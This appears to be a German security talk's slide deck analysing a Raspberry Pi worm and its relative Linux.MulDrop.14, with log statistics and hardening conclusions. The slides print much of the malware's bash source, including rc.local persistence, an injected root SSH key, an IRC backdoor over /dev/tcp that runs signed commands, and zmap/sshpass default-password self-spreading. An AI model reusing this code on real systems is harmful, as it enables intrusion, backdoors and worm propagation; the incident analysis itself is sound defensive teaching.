
Angriffe auf Raspberry Pis:

Anatomie eines Vorfalls

Prof. Dr. Rainer W. Gerling
IT-Sicherheitsbeauftragter
Max-Planck-Gesellschaft

Der Hack



- Raspberry Pi erhält offizielle IP-Adresse
- Keine Firewall schützt ☹
- Das Konto pi/raspberry ist aktiv ☹
- Der Raspberry Pi wird gehackt ☹


Was war passiert?

- Der Hacker meldet sich mit pi/raspberry an.
- Es wird ein Skript mit root-Rechten gestartet.
- Der Hack ist spezifisch für den Raspberry Pi.

- Die gehackten Rechner waren: Raspberry Pi 3B Rev. 1.2
  - Quadcore ARMv8 mit 1,2 Ghz, 1 GB RAM, 100 Mbit LAN, 2,4 Ghz WLAN
  - einmal Netzwerk-Verbindung per WLAN
  - einmal Netzwerk-Verbindung per Kabel

Das Skript

- Root Rechte beschaffen
- Stoppe die „Konkurrenz“
- Umgebung einrichten
- Hintertür zur Kommunikation per IRC einrichten
  - Anmerkung: Linux.MulDrop.14 startet statt dessen einen Crypto-Miner
- While True Do
  - zmap scannt nach ssh
  - If ssh gefunden
    - Probiere Neuinfektion eines Raspberry PI mit Default Passwort
- End While



Quelle: Linux Magazin, 3/2019 S. 59

Root Rechte beschaffen

```
if [ "$EUID" -ne 0 ]
then
NEWMYSELF=`mktemp -u 'XXXXXXXX'`
sudo cp $MYSELF /opt/$NEWMYSELF
sudo sh -c "echo '#!/bin/sh -e' > /etc/rc.local"
sudo sh -c "echo /opt/$NEWMYSELF >> /etc/rc.local"
sudo sh -c "echo 'exit 0' >> /etc/rc.local"
sleep 1
sudo reboot
else
```

- Default beim Rasbian (= angepasstes Debian):
  - Der Nutzer pi darf alle Befehle (!) per sudo mit root-Rechten ausführen

Stoppe die „Konkurrenz“

- Miner und Botnetze werden gestoppt

```
killall bins.sh
killall minerd
killall node
killall nodejs
killall ktx-armv4l
killall ktx-i586
killall ktx-m68k
killall ktx-mips
killall ktx-mipsel
killall ktx-powerpc
killall ktx-sh4
killall ktx-sparc
killall arm5
killall zmap
killall kaiten
killall perl
```

Linux.MulDrop.14

```
killall bins.sh
killall minerd
killall node
killall nodejs
killall ktx-armv4l
killall ktx-i586
killall ktx-m68k
killall ktx-mips
killall ktx-mipsel
killall ktx-powerpc
killall ktx-sh4
killall ktx-sparc
killall arm5
killall zmap
```

Umgebung einrichten

```
41  echo "127.0.0.1 bins.deutschland-zahlung.eu" >> /etc/hosts
42  rm -rf /root/.bashrc
43  rm -rf /home/pi/.bashrc
44
45
46  usermod -p \$6\$vGkGPKUr\$heqvOhUzvbQ66Nb0JGCijh/81
    sG1WACcZgzPn8A0Wn58hHXWqy5yOgTlYJEbOjhkHD0MRsAkfJgjU/ioCYDeR1 pi
47
48
49  mkdir -p /root/.ssh
50  echo "ssh-rsa
    AAAAB3NzaC1yc2EAAAADAQABAAABAQCl0kIN33IJISIufmqpqg54D6s4J0L7XV2kep0rNzgY1S1IdE8HDef7z1ipBVuGTygGsq+
    VnxveGshVP48YmicQHJMCIljmn6Po0RMC48qihm/9ytoEYtkKkeiTR02c6DyIcDnX3QdlSmEqPqSNRQ/XDgM7qIB/VpYtAhK/7D
    pqdoFNBU5+JlqeWYpsMO+qkHugKA5U22wEGs8xG2XyyDtrBcw10xz+M7U8Vpt0tEadeV973tXNNNpUgYGIFEsrDEAjbMkEsUw+i
    g37EusEFjCVjBySGH3F+EQtwin3YmxbB9HRMzOIzNnXwCFaYU5JjTNnzylUBp/XB6B"  >> /root/.ssh/authorized_keys
51
52
53  echo "nameserver 8.8.8.8" >> /etc/resolv.conf
54  rm -rf /tmp/ktx*
55  rm -rf /tmp/cpuminer-multi
56  rm -rf /var/tmp/kaiten
```


Linux.MulDrop.14

- Ein Virus der im Juni 2017 von Dr.Web beschrieben wird.
- Der nutzt:
  - `usermod -p \$6\$U1Nu9qCp\$FhPuo8s5PsQlH6lwUdTwFcAUPNzmr0pWCdNJj.p6l4Mzi8S867YLmc7BspmEH95POvxPQ3PzP029yT1L3yi6K1 pi`
- Das ist das Passwort „raspberryraspberry993311“
- Sehr ähnliches Skript nur mit Mining-Komponente
  - Verbindet sich zu einem Mining-Server:
  - „`Mining server is Online for monero.crypto-pool.fr`”

Passwort Knacken

- raspberryraspberry993311: 24 Zeichen aus (26+10) Symbolen
- 36^{24} = $2{,}25 \cdot 10^{37}$ Möglichkeiten
- Wie lange braucht man, um das Brute Force zu Knacken?
  - **Hardware:** Sagitta Brutalis 1080 (PN S3480-GTX-1080-2697-128)
  - **Software:** Hashcat v3.00-beta-145-g069634a, Nvidia driver 367.18
  - **Beschleuniger:** 8x Nvidia GTX 1080 Founders Edition
- SHA512-Hashes: ≈8,6247 GH/s ➔ **$4{,}2 \cdot 10^{19}$ Jahre**
  - Eine Beschleunigung um einen Faktor 10^6 macht nicht wirklich einen Unterscheid
- Indiz für denselben Autor.

Abb. Sagitta HPC

Quellen:
https://sagitta.pw/hardware/gpu-compute-nodes/brutalis
https://hashcat.net/hashcat/
https://gist.github.com/epixoip/a83d38f412b4737e99bbef804a270c40

Signierte Kommandos für die Backdoor

```
cat > /tmp/public.pem <<EOFMARKER
-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC/ihTe2DLmG9huBi9DsCJ90MJs
glv7y530TWw2UqNtKjPPA1QXvNsWdiLpTzyvk8mv6ObWBF8hHzvyhJGCadl0v3HW
rXneU1DK+7iLRnkI4PRYYbdfwp92nRza00JUR7P4pghG5SnRK+R/579vIiy+1oAF
WRq+Z8HYMvPlgSRA3wIDAQAB
-----END PUBLIC KEY-----
EOFMARKER

BOT=`mktemp -u 'XXXXXXXX'`
cat > /tmp/$BOT <<'EOFMARKER'
```

IRC

```
!/bin/bash

SYS=`uname -a | md5sum | awk -F' ' '{print $1}'`
NICK=a${SYS:24}
while [ true ]; do
        arr[0]="ix1.undernet.org"
        arr[1]="ix2.undernet.org"
        arr[2]="Ashburn.Va.Us.UnderNet.org"
        arr[3]="Bucharest.RO.EU.Undernet.Org"
        arr[4]="Budapest.HU.EU.UnderNet.org"
        arr[5]="Chicago.IL.US.Undernet.org"
        rand=$[$RANDOM % 6]
        svr=${arr[$rand]}

        eval 'exec 3<>/dev/tcp/$svr/6667;'
        if [[ ! "$?" -eq 0 ]] ; then
                        continue
        fi
```


IRC

```
echo $NICK

        eval 'printf "NICK $NICK\r\n" >&3;'
        if [[ ! "$?" -eq 0 ]] ; then
                        continue
        fi
        eval 'printf "USER user 8 * :IRC hi\r\n" >&3;'
        if [[ ! "$?" -eq 0 ]] ; then
                  continue
        fi
```

IRC

```
# Main loop
        while [ true ]; do
                eval "read msg_in <&3;"

                if [[ ! "$?" -eq 0 ]] ; then
                        break
                fi

                if  [[ "$msg_in" =~ "PING" ]] ; then
                        printf "PONG %s\n" "${msg_in:5}";
                        eval 'printf "PONG %s\r\n" "${msg_in:5}" >&3;'
                        if [[ ! "$?" -eq 0 ]] ; then
                                break
                        fi
```


Die Hintertür

```
privmsg_h=$(echo $msg_in| cut -d':' -f 3)
privmsg_data=$(echo $msg_in| cut -d':' -f 4)
privmsg_nick=$(echo $msg_in| cut -d':' -f 2 | cut -d'!' -f 1)

hash=`echo $privmsg_data | base64 -d -i | md5sum | awk -F` , '{print $1}'`
sign=`echo $privmsg_h | base64 -d -i | openssl rsautl -verify -inkey /tmp/public.pem -pubin`

if [[ "$sign" == "$hash" ]] ; then
        CMD=`echo $privmsg_data | base64 -d -i`
        RES=`bash -c "$CMD" | base64 -w 0`
        eval 'printf "PRIVMSG $privmsg_nick :$RES\r\n" >&3;'
        if [[ ! "$?" -eq 0 ]] ; then
                break
        fi
fi
```

zmap scannt nach ssh

```
169 apt-get update -y --force-yes
170 apt-get install zmap sshpass -y --force-yes
171
172
173 while [ true ]; do
174 FILE=`mktemp`
175 zmap -p 22 -o $FILE -n 100000
```

- Fehlende Software installieren
- Mit zmap nach Rechner mit geöffnetem Port 22 (ssh) suchen
- Zmap läuft auf zwei Cores und benötigt etwa 23 Sek.
- Die Trefferquote beträgt knapp 0,6%

zmap

- ZMap ist ein schneller Netzwerkscanner, der primär zum Scannen des kompletten Internet gedacht ist.
- Auf einem typischen Desktop Rechner mit einer 1 Gbit Netzwerkanbindung wird der komplette IPv4 Adressraum in weniger als 45 Minuten gescannt
- Mit einer 10 Gbit Netzwerkanbindung und PF_RING, werden weniger als 5 Minuten benötigt.
- TCP SYN scans
- Besser nicht in virtuellen Umgebungen einsetzen, da zu viele Paketverluste

sshpass

- SSH besteht auf „keyboard-interactive“ eingegebene Passworte
- sshpass gauckelt per direktem TTY-Access die interaktive Passworteingabe vor.

```
pi@cluster:~ $ sshpass
Usage: sshpass [-f|-d|-p|-e] [-hV] command parameters
   -f filename   Take password to use from file
   -d number     Use number as file descriptor for getting password
   -p password   Provide password as argument (security unwise)
   -e            Password is passed as env-var "SSHPASS"
   With no parameters - password will be taken from stdin

   -P prompt     Which string should sshpass search for to detect a password pro
mpt
   -v            Be verbose about what you're doing
   -h            Show help (this screen)
   -V            Print version information
At most one of -f, -d, -p or -e should be used
```


Probiere Neuinfektion eines Raspberry PI

```
177 for IP in `cat $FILE`
178 do
179 sshpass -praspberry scp -o ConnectTimeout=6 -o NumberOfPasswordPrompts=1 -o PreferredAuthentications=
    password -o UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no $MYSELF pi@$IP:/tmp/$NAME  &&
    echo $IP >> /opt/.r && sshpass -praspberry ssh pi@$IP -o ConnectTimeout=6 -o NumberOfPasswordPrompts=
    1 -o PreferredAuthentications=password -o UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no
    "cd /tmp && chmod +x $NAME && bash -c ./$NAME" &
180 sshpass -praspberryraspberry993311 scp -o ConnectTimeout=6 -o NumberOfPasswordPrompts=1 -o
    PreferredAuthentications=password -o UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no $MYSELF
     pi@$IP:/tmp/$NAME  && echo $IP >> /opt/.r && sshpass -praspberryraspberry993311 ssh pi@$IP -o
    ConnectTimeout=6 -o NumberOfPasswordPrompts=1 -o PreferredAuthentications=password -o
    UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no "cd /tmp && chmod +x $NAME && bash -c
    ./$NAME" &
181 done
```

- Die Herkunft des Passworts „raspberryraspberry993311“ ist ~~un~~klar.
  - Aus Linux.MulDrop.14

Linux.MulDrop.14

```
while [ true ]; do
FILE=`mktemp`
        zmap -p 22 -o $FILE -n 50000
        killall ssh scp
        for IP in `cat $FILE`
        do
            sshpass -praspberry scp -o ConnectTimeout=6
            -o NumberOfPasswordPrompts=1 -o PreferredAuthentications=password
            -o UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no $MYSELF
            pi@$IP:/tmp/$NAME  && echo $IP >> /tmp/.r && sshpass -praspberry
            ssh pi@$IP -o ConnectTimeout=6 -o NumberOfPasswordPrompts=1
            -o PreferredAuthentications=password -o UserKnownHostsFile=/dev/null
             -o StrictHostKeyChecking=no "cd /tmp && chmod +x $NAME && bash -c
            ./$NAME" &
        done
        rm -rf $FILE
        sleep 5
done
```


Ergebnisse Raspi 1

- Das Skript wurde 21 mal gestart, da der Rasspberry mehrmals gebootet wurde
- Insgesamt wurde zmap 431 mal gestartet
  - Es lief aber nur 203 mal (20.300.000 IP-Adressen gescannt)
  - Es wurden 81770 IP-Adressen mit ssh gefunden
  - Davon waren 6 Raspberrys mit pi/raspberry
  - Ein Schleifendurchlauf dauert etwa 2:30 Min. (wlan0)

Unterschiedliches Logging im syslog

```
rc.local[410]: Warning: Permanently added '   .210.221.21' (ECDSA) to the list of known hosts.
rc.local[410]: Warning: Permanently added '   .210.221.21' (ECDSA) to the list of known hosts.
rc.local[410]: Warning: Permanently added '   .254.31.225' (ECDSA) to the list of known hosts.
rc.local[410]: Warning: Permanently added '   .196.115.100' (RSA) to the list of known hosts.
rc.local[410]: Warning: Permanently added '   .254.31.225' (ECDSA) to the list of known hosts.
rc.local[410]: Warning: Permanently added '   .196.115.100' (RSA) to the list of known hosts.
rc.local[410]: Warning: Permanently added '   89.152.90' (ECDSA) to the list of known hosts.
rc.local[410]: Warning: Permanently added '   89.152.90' (ECDSA) to the list of known hosts.
rc.local[410]: Warning: Permanently added '   211.195.167' (RSA) to the list of known hosts.
rc.local[410]: Warning: Permanently added '   .250.249.2' (ECDSA) to the list of known hosts.
rc.local[410]: Warning: Permanently added '   126.208.151' (ECDSA) to the list of known hosts.
rc.local[410]: Warning: Permanently added '   211.195.167' (RSA) to the list of known hosts.
rc.local[410]: Warning: Permanently added '   126.208.151' (ECDSA) to the list of known hosts.
rc.local[410]: Warning: Permanently added '   .250.249.2' (ECDSA) to the list of known hosts.
rc.local[410]: Warning: Permanently added '   30.131.233' (RSA) to the list of known hosts.
```


Ergebnisse Raspi 2

- Das Skript wurde einmal gestartet.
- Insgesamt wurde zmap 784 mal gestart
  - 78.400.000 IP-Adressen gescannt
  - Es wurden ??? IP-Adressen mit ssh gefunden
    - Anderes Loging
  - Davon waren 33 Raspberrys mit pi/raspberry
  - Ein Schleifendurchlauf dauert etwa 1:05 Min. (eth0)
- Sieht man diese Angriffe in den Log-Dateien? Ja!!!
  - „Invalid user pi from“
  - Auftreten von „Paaren“

Aus einem Server Log


- Sep 1 09:35:47 ssh sshd[13174]: Invalid user pi from aa.141.134.128 port 33136
- Sep 1 09:35:47 ssh sshd[13176]: Invalid user pi from aa.141.134.128 port 33140
- Sep 1 18:15:55 ssh sshd[13842]: Invalid user pi from bb.217.132.205 port 38690
- Sep 1 18:15:55 ssh sshd[13844]: Invalid user pi from bb.217.132.205 port 38702
- ~~Sep 2 02:25:35 ssh sshd[14477]: Invalid user pi from xx.188.203.114 port 45714~~
- Sep 2 03:08:53 ssh sshd[14545]: Invalid user pi from cc.78.85.146 port 51122
- Sep 2 03:08:53 ssh sshd[14546]: Invalid user pi from cc.78.85.146 port 51124
- Sep 2 08:10:10 ssh sshd[15074]: Invalid user pi from dd.190.183.18 port 42972
- Sep 2 08:10:10 ssh sshd[15073]: Invalid user pi from dd.190.183.18 port 42970
- Sep 2 10:56:52 ssh sshd[15295]: Invalid user pi from ee.132.87.152 port 54764
- Sep 2 10:56:52 ssh sshd[15294]: Invalid user pi from ee.132.87.152 port 54762
- Sep 3 02:09:15 ssh sshd[16466]: Invalid user pi from ff.15.230.215 port 45532
- Sep 3 02:09:15 ssh sshd[16468]: Invalid user pi from ff.15.230.215 port 45536
- Sep 3 20:47:00 ssh sshd[18100]: Invalid user pi from gg.255.17.166 port 46218
- Sep 3 20:47:00 ssh sshd[18102]: Invalid user pi from gg.255.17.166 port 46220

Drei Server vom 5.8. - 4.9.18 / 6.1 - 4.2.19

	5.8.-4.9.18 (31 Tage)			6.1.-4.2.19 (30 Tage)		
Rechner	Login-V	Paare	Paare/Tag	Login-V	Paare	Paare/Tag
DSL	184	84	**2,7**	111	33	**1,1**
Netcup	140	64	**2,1**	98	44	**1,5**
1&1	127	48	**1,5**	159	35	**1,2**

- Es wird also immer noch fleißig nach verwundbaren Raspberrys gesucht
- Stichproben zeigten, dass die scannenden Rechner Raspberrys sind

Log-Datei von einem Server



- Daten von 13.4.13 – 7.9.18
  - 4156 Einträge mit „Invalid user pi from ….“
    - 2013: 8 Einträge
    - 2014: 11 Einträge
    - I/2015: 10 Einträge
- Suche nach den Paaren
  - 1025 Paare vom 10.6.17 – 7.9.18 (455 Tage)
    - 2,23 Paare pro Tag
    - 393 Tage mit Ereignissen
    - 799 unterschiedliche Quell-IP-Adressen

Seit wann?

- Die ältesten Log-Einträge

```
2017-06-10T18:18:10+02:00 gexxxx sshd[40851]: Invalid user pi from aa.99.1.209 port 59720
2017-06-10T18:18:10+02:00 gexxxx sshd[40849]: Invalid user pi from aa.99.1.209 port 59718
2017-06-10T19:38:48+02:00 gexxxx sshd[42757]: Invalid user pi from bb.11.98.34 port 60270
2017-06-10T19:38:48+02:00 gexxxx sshd[42755]: Invalid user pi from bb.11.98.34 port 60268
2017-06-12T07:06:04+02:00 gexxxx sshd[43911]: Invalid user pi from cc.85.40.39 port 33416
2017-06-12T07:06:04+02:00 gexxxx sshd[43913]: Invalid user pi from cc.85.40.39 port 33422
2017-06-12T23:16:34+02:00 gexxxx sshd[25281]: Invalid user pi from dd.156.53.87 port 41590
2017-06-12T23:16:34+02:00 gexxxx sshd[25279]: Invalid user pi from dd.156.53.87 port 41586
2017-06-13T02:34:34+02:00 gexxxx sshd[29379]: Invalid user pi from ee.145.20.194 port 59910
2017-06-13T02:34:34+02:00 gexxxx sshd[29377]: Invalid user pi from ee.145.20.194 port 59908
```

- Von welchen Systemen?

```
2018-11-05 18:26:22  Connecting to 90.76.xx.yy port 22
2018-11-05 18:26:22  We claim version: SSH-2.0-PuTTY_Release_0.70
2018-11-05 18:26:23  Server version: SSH-2.0-OpenSSH_6.7p1 Raspbian-5+deb8u2
```


Zentrale Log-Datei eines MPI

- Logdateien vom 25.11.18 3:27 – 27.11.18 11:35 = 56:08 Std. = 3368 Min.
- 188 SSH-„Server“ haben Einträge im Log
  - 2022 Einträge mit „Invalid user pi from ….“
  - 660 Ereignisse (Paare)
    - 11,76 Ereignisse pro Stunde
    - 3,51 Ereignisse pro „Server“
    - 1,50 Ereignisse pro „Server“ pro Tag
  - 267 unterschiedliche Quell-IP-Adressen
- Aber auch 702 Login-Versuche, die nicht in das Muster passen

Virustotal

VirusTotal

- 25/57 Scanner erkennen das Skript als Malware
- Erstes Auftreten
  - Auf Grund der Log-Dateien: 10.06.2017
  - Virustotal: 13.06.2017
- Linux.Muldrop.14
  - 16/56 Scanner erkennen das Skript als Malware
  - Blogeintrag Dr.Web: 05.06.2017



Fazit

- Default Passworte müssen geändert werden!
- Firewalls müssen auch Gästenetze/Labornetze schützen!
  - Keine Möglichkeit eigene Rechner vor der Firewall zu betreiben!!
  - Selbstadministrierte Rechner nur nach Abnahme durch die IT!!
- Die sudo-Konfiguration des Raspberry Pi ist eine Sicherheitslücke!
  - Auf produktiven Systemen ändern!
- Eine Malware als Bash-Skript ist ein Super-Beispiel für Schulungen, in der Ausbildung, …
  - Analyse und neue (?) Techniken
  - Von der Malware zum IoC